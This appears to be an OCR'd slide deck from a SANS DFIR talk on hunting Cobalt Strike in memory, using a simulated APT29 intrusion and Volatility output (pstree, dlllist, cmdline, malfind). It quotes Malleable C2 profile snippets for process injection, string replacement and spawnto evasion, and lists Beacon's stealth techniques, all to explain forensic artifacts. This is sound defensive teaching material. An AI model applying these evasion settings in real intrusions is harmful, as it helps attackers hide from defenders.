



Hunting Cobalt Strike

The Stark Research Labs Intrusion

Chad Tilbury


SANS DFIR


H·G·WELLS'
THE War OF THE Worlds
COLOR BY TECHNICOLOR
PRODUCED BY GEORGE PAL · DIRECTED BY BYRON HASKIN · SCREEN PLAY BY BARRE LYNDON · A PARAMOUNT PICTURE

"Interestingly, 66 percent of all ransomware attacks this quarter involved red-teaming framework Cobalt Strike, suggesting that ransomware actors are increasingly relying on the tool as they abandon commodity trojans." TALOS


Microsoft

"At the beginning of a Ryuk infection, an existing Trickbot implant downloads a new payload, often Cobalt Strike or PowerShell Empire, and begins to move laterally across a network, activating the Trickbot infection for ransomware deployment"




COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

- Penetration testing and adversary emulation suite
- "Designed for long-term post-exploitation at scale"
- *Beacon* is a stable platform for:
  - Remote access
  - Exploit/payload deployment
  - Lateral movement
- Extremely customizable


Ted Samuels
@vagab0ndsec

Stark Research Labs Intrusion Simulation VOL. 2



Stark Research Labs Data Population

- Both human and bot actors
- Extensive planning to create, discuss, and populate projects, email, web browsing, and other data
  - Goal was to generate believable enterprise chatter
  - Realistically simulates daily challenges DFIR teams face
- Adversary emulation: APT29
- Result:
  - 25 systems of host/memory evidence (over 8TB)
  - Over 2TB of network evidence (logs, NetFlow, and pcap)

Memory Detection

“A traditional anti-virus product might look at my payload when I touch disk or load content in a browser. If I defeat that, I win. Not so today! Now, the battleground is the functions we use to get our payloads into memory.” –Raphael Mudge

Cobalt Strike is Stealthy

- Memory-Only Payloads
- Use of Shellcode
- Reflective Injection
- SMB Named Pipes
- Stageless Payloads
- Custom Profiles
- MZ / PE / ELF Stomping
- Memory Cleanup
- String Replacement
- Module Stomping
- Padding / Offset PE in Memory
- Avoidance of Memory RWX pages
- Obfuscated PowerShell and WMI

```
process-inject {
    # set how memory is allocated
      in a remote process
    set allocator "VirtualAllocEx";

    # shape the memory
      characteristics and content
    set min_alloc "16384";
    set startrwx  "false";
    set userwx    "true"; }

    # pad and transform Beacon's
      Reflective DLL stage

 transform-x86 {
     prepend "\x90\x90";
     strrep "ReflectiveLoader"
      "execute";}
```

But it is not invisible…

Process Tree Detection

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 pstree

Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
<snip>
.. 0xfffffa80273fc760:svchost.exe                     776    652     10    382 2018-08-30 05:14:42 UTC
... 0xfffffa802576221O:WmiPrvSE.exe                  4696    776     11    245 2018-08-31 20:21:20 UTC
... 0xfffffa80297247c0:unsecapp.exe                  2668    776      4     75 2018-08-30 05:14:54 UTC
... 0xfffffa8024dcfb00:WmiPrvSE.exe                  2676    776     10    343 2018-08-30 05:14:54 UTC
.... 0xfffffa8025051060:powershell.exe               4328   2676     12    286 2018-08-31 01:14:44 UTC
..... 0xfffffa8026f883f0:powershell.exe              1124   4328     11    697 2018-08-31 01:14:45 UTC
.... 0xfffffa802bcc5b00:powershell.exe               3920   2676     12    281 2018-08-31 01:31:24 UTC
..... 0xfffffa802aa48b00:powershell.exe              1332   3920     10    655 2018-08-31 01:31:25 UTC
...... 0xfffffa802806cb00:rundll32.exe               5056   1332      0 ------ 2018-08-31 20:23:08 UTC
...... 0xfffffa802a551060:rundll32.exe               3720   1332      0 ------ 2018-08-31 21:07:21 UTC
...... 0xfffffa8027844060:rundll32.exe               4240   1332      0 ------ 2018-08-31 20:23:17 UTC
...... 0xfffffa80252b9720:rundll32.exe               5300   1332      0 ------ 2018-08-31 01:31:44 UTC
...... 0xfffffa80253c4060:rundll32.exe               1972   1332      0 ------ 2018-08-31 20:23:52 UTC
.... 0xfffffa802a67cb00:powershell.exe               4064   2676     12    283 2018-08-31 01:23:24 UTC
..... 0xfffffa8026650b00:powershell.exe              4072   4064     11    712 2018-08-31 01:23:25 UTC
... 0xfffffa8029b1d060:WmiPrvSE.exe                  6892    776      7    207 2018-08-31 20:21:45 UTC
```


Cobalt Strike Sacrificial Processes

"So, why **rundll32.exe**? Why not something else? Honestly, it doesn't matter what I pick. Anything I pick is now the default. Because people rarely change defaults, it will show up enough that someone will notice. The right thing here, for all parties, is to know how to change the defaults. Fortunately, this isn't too hard to do." – Raphael Mudge

- Cobalt Strike regularly starts a new process and runs code within it
  - Required for x86->x64 mismatches
  - Migrate to safer longer-term process
  - Protects the Beacon in case of any crashes
  - Make code path and cleanup easier (psexec)
  - Used by **`mimikatz`**, **`hashdump`**, **`powerpick`** and more
- The sacrificial process can be easily changed (but will be equally noisy):

```
post-ex {# control the temporary process we spawn to
       set spawnto_x86 "%windir%\\syswow64\\svchost.exe";
       set spawnto_x64 "%windir%\\sysnative\\svchost.exe"; }
```

Cobalt Strike PowerShell and WMI Processes




```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 dlllist -p 7100

************************************************************************
rundll32.exe pid:   7100
Command line : C:\Windows\System32\rundll32.exe
Service Pack 1

Base                      Size LoadCount LoadTime                       Path
------------------ ---------- --------- ------------------------------ ----
0x00000000ff340000   0x10000    0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\System32\rundll32.exe
0x0000000077090000  0x19f000    0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x0000000076e70000  0x11f000    0xffff 2018-08-31 18:43:50 UTC+0000   C:\Windows\system32\kernel32.dll
```

Cobalt Strike Malleable C2 Setting:

```
post-ex {
        set spawnto_x64 "%windir%\\sysnative\\svchost.exe -k RPCSS";
}
```

SANS DFIR

SysWOW64 Activity




```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 cmdline | grep -B2 -i syswow64
************************************************************************
powershell.exe pid:   1124
Command line : "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.0 -s -NoLogo -NoProfile
--
************************************************************************
powershell.exe pid:   4072
Command line : "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.0 -s -NoLogo -NoProfile
--
************************************************************************
powershell.exe pid:   1332
Command line : "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.0 -s -NoLogo -NoProfile
--
************************************************************************
WmiPrvSE.exe pid:   6804
Command line : C:\Windows\sysWOW64\wbem\wmiprvse.exe -Embedding
```

Finding Injected Beacons

- Memory section marked as Page_Execute_ReadWrite ✓
- Memory section not backed with a file on disk ✓
- ~~Memory section contains code (PE file or shellcode)~~

```
# vol.py -f base-wkstn-05-memory.img --profile=Win7SP1x64 malfind -p 7100

Process: rundll32.exe Pid: 7100 Address: 0x1bb0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 627, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x01bb0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01bb0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01bb0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x01bb0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Finding Cobalt Strike Code Injection




```
00000fa0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000fb0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000fc0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
